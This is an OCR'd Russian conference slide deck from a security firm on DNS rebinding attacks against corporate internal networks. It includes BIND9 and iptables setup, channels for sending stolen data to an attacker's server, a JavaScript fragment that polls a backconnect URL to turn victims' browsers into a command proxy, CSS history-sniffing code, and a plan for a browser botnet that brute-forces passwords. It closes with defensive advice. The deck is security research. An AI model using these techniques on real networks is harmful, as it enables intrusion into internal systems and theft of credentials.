
Атака на корпоративные сети


Задачи:

- Поиск целей в локальной сети
- Атака нескольких целей
- Распределённые атаки
- Решение проблемы кеширующих DNS

Приоритетные цели:

- Сетевое оборудование
- Почтовые сервера
- Системы хранения документации
- Системы виртуализации


Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://dns.p0c.ru/portscan/scanner.html
Google
Самые популярные
Начальная страница
Лента новостей
Kick ass
Один хост и нескольк...
(Без имени)
Fiddler: Disabled
Google
Fiddler: Disabled


10.111.112.103 - vSphere Client
File Edit View Inventory Administration Plug-ins Help
10.111.112.
Test1
Recent Tasks
Name
Power On virtu
Tasks
Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://admin.dns.p0c.ru:8080/admin/admin.php
Google
Самые популярные
Начальная страница
Лента новостей
Kick ass
Один хост и нескольк...
(Без имени)
http://dns.p0c.ru/portscan/scanner.html - Windows Internet Explorer
http://dns.p0c.ru/portscan/scanner.html
Google
Поиск
Поделиться
Войти
Snagit
Избранное
http://dns.p0c.ru/portscan/scanner.html
Страница
Безопасность
Сервис
natural hallucinogen with circles
by ksooda
YouTube
0:03 / 1:42
360p
Готово
Интернет | Защищенный режим: выкл.
105%

Первые проблемы

Проблема:

Классический вариант атаки не работает на современных браузерах.

Решение:

- **Multiple A records**

```
D:\PenTest\Pinning\Presentation\bind.conf

dns     A       87.245.151.94
        A       192.168.0.1
```

Настройка окружения

Bind9:

- **Компиляция с –-enable-fixed-rrset**
- **Настройка конфигурации: rrset-order {order: fixed;};**
- **Multiple A records**

Iptables:

- **Блокируем только необходимый порт: --dport 80**
- **Отправка TCP-RESET при блокировке: --reject-with tcp-reset**

Передача данных

- **Между скриптом и атакуемым приложением:**
  - **XMLHttpRequest**
- **Между скриптом и сервером атакующего:**
  - **JSONP на основе тега SCRIPT**
  - **JSONP на основе тега LINK**
  - **Свойство window.name тега IFRAME**

Замечание: При работе через HTTPS, сервер атакующего так же должен работать через HTTPS и иметь валидный сертификат.

Определение версии приложения

- **Коды ответа при обращении к несуществующему ресурсу:**
  - **404 (стандартное поведение)**
  - **500 (на некоторых видах оборудования)**
  - **200 (как вариант – перенаправление на страницу авторизации)**
- **Решение проблемы:**
  - **Проверка не только кода ответа, но и поля Content-length**
  - **Поиск ключевого слова в теле ответа**

Подбор пароля

Важные моменты

- **Проверить, требуется ли перебор вообще**
- **Учитывать возможность авторизации в несколько этапов, при помощи идентификаторов сессии (к примеру CheckPoint)**
- **Нужен гибкий язык шаблонов, с возможностью вызова функций специфичных для разных алгоритмов авторизации.**

Выполнение команд

- **Сохранение порядка следования команд:**
  - **Перевод XMLHttpRequest в синхронный режим**
  - **Ручная синхронизация отправки команд (предпочтительно)**

Использование браузера в качестве прокси


- **Клиент сам опрашивает сервер на предмет наличия команд, используя функцию setInterval()**
- **Сервер отдаёт команды из очереди, используя идентификатор сессии, для того что бы отличать клиентов между собой**
- **Следующая команда из очереди не отдаётся, пока не будет получен ответ от предыдущей**

```
function processCommands(login, password, token) {
 TaskProcessor.processTasks(currentDevice.device, currentDevice.model, sendCommand, login, password, token, sendStatus);
 processCommandsFromServer();
}

function processCommandsFromServer(login, password) {
  releaseLock(BACKCONNECT_URL);
  setInterval(function(){getTask(BACKCONNECT_URL, login, password)}, BACKONNECT_CALL_DELAY);
}
```

Подводные камни

Вероятные проблемы:

- **BASIC авторизация (Cisco)**
- **Невалидный сертификат при работе по HTTPS**



Решение возникающих проблем

BASIC авторизация

- При подозрении на Cisco, отправить запрос со стандартным логином/паролем до начала фингерпринтинга (функция open(method, url, true, login, password) объекта XMLHttpRequest)
- Фингерпринтинг исходя из отсутствующих страниц, при обращении к которым «опасное» приложение не требует авторизации

HTTPS

- Соединение с сервером атакующего через HTTPS
- Валидный сертификат на сервере атакующего

Целеуказание

- **Сканирование IP по диапазону (IFRAME/Image + onLoad)**
  - **Прокси сервер может возвращать код 200, даже если IP недоступен**
  - **Ложные срабатывания при неправильном таймауте**
  - **Длительное время подбора**
- **CSS History Hack (цвет посещённых ссылок)**
  - **Возможно получить данные только о посещённых ресурсах**
  - **Не работает на последних версиях браузеров**
- **CSS History Hack 2.0**
  - **Работает на всех версиях современных браузеров**
  - **Получение данных о посещённых ресурсах**

CSS History Hack 2.0

- **Суть метода в определении background:url для посещённых ссылок.**


```
VisitedScanner.createStyle = function(id, url) {
  var head = document.getElementsByTagName('head')[0],
  style = document.createElement('style'),
  rules = document.createTextNode('A#'+ id +':visited { background:url(' + url + '); }');

  style.type = 'text/css';
  if(style.styleSheet) {
    style.styleSheet.cssText = rules.nodeValue;
  } else {
    style.appendChild(rules);
  }

  head.appendChild(style);
}
```

Атака нескольких целей ч.1

Особенности

- **Блокировку соединения надо проводить во время TCP handshake**
- **Параллельная атака нескольких целей невозможна (при использовании одного атакующего сервера)**
- **Во время атаки можно с отдельной страницы управления атакой передавать IP адреса на атакующий сервер и динамически создавать поддомены указывающие на IP атакующего и на IP атакуемой системы**
- **Для того что бы не создавать виртуальные хосты в web сервере, необходимо настроить что бы он отдавал одни и те же файлы, независимо от хоста запроса**
- **Атакующий сервер сам будет уязвим к атаке DNS Rebinding**
- **Атакующий сервер должен эмулировать примитивы синхронизации, что бы не отдавать клиенту следующую цель до окончания работы над предыдущей**

Атака нескольких целей ч.2



Распределённые атаки

При атаке множества целей, или одной «сложной» цели

- Путём массовой отправки пользователям ссылки на атакующий сервер, формируется бот-сеть из браузеров пользователей
- Каждый пользователь бот-сети получает свой независимый список целей
- При распределённом подборе пароля каждый пользователь бот-сети запрашивает у атакующего сервера следующую серию паролей для перебора.
- Все действия подобной бот-сети являются легитимными с точки зрения антивирусов

Корпоративные прокси-серверы

Проблемы

- Кеширование DNS ответов (сервера не обязаны сохранять порядок следования IP адресов)
- Не всегда при блокировке первого IP адреса следует попытка подключения ко второму (Microsoft ISA Server/Forefront TMH), и пользователю возвращается код ошибки 500
- Возможен запрет на обращение к локальным адресам через прокси
- Кеширование страниц в браузере пользователя


Решение

- Отправка запросов несколько раз, пока не придёт ответ от нужного IP адреса, для решения проблем с подключением не к тому IP
- Хранение атакующего кода в одном файле
- Запрет кеширования страниц при помощи HTTP заголовка Cache-Control, либо добавление случайного значения в качестве параметра запроса к URL

Защита от атаки

- **Администраторам серверов: Отказаться от использования параметра VirtualHost со значением _default_ или *.80**
- **Разработчикам веб приложений: При установке приложения предлагать пользователю ввести доменное имя приложения, и не обрабатывать запросы с отличающимся параметром Host запроса HTTP.**
- **Пользователям: Использовать плагины браузеров аналогичные «Noscript»**
- **Разработчикам браузеров: Использовать разделение зон (не спасает от атак на внешние ресурсы)**

Вопросы?



POSITIVE TECHNOLOGIES

Спасибо за внимание!

dbaranov@ptsecurity.ru

POSITIVE TECHNOLOGIES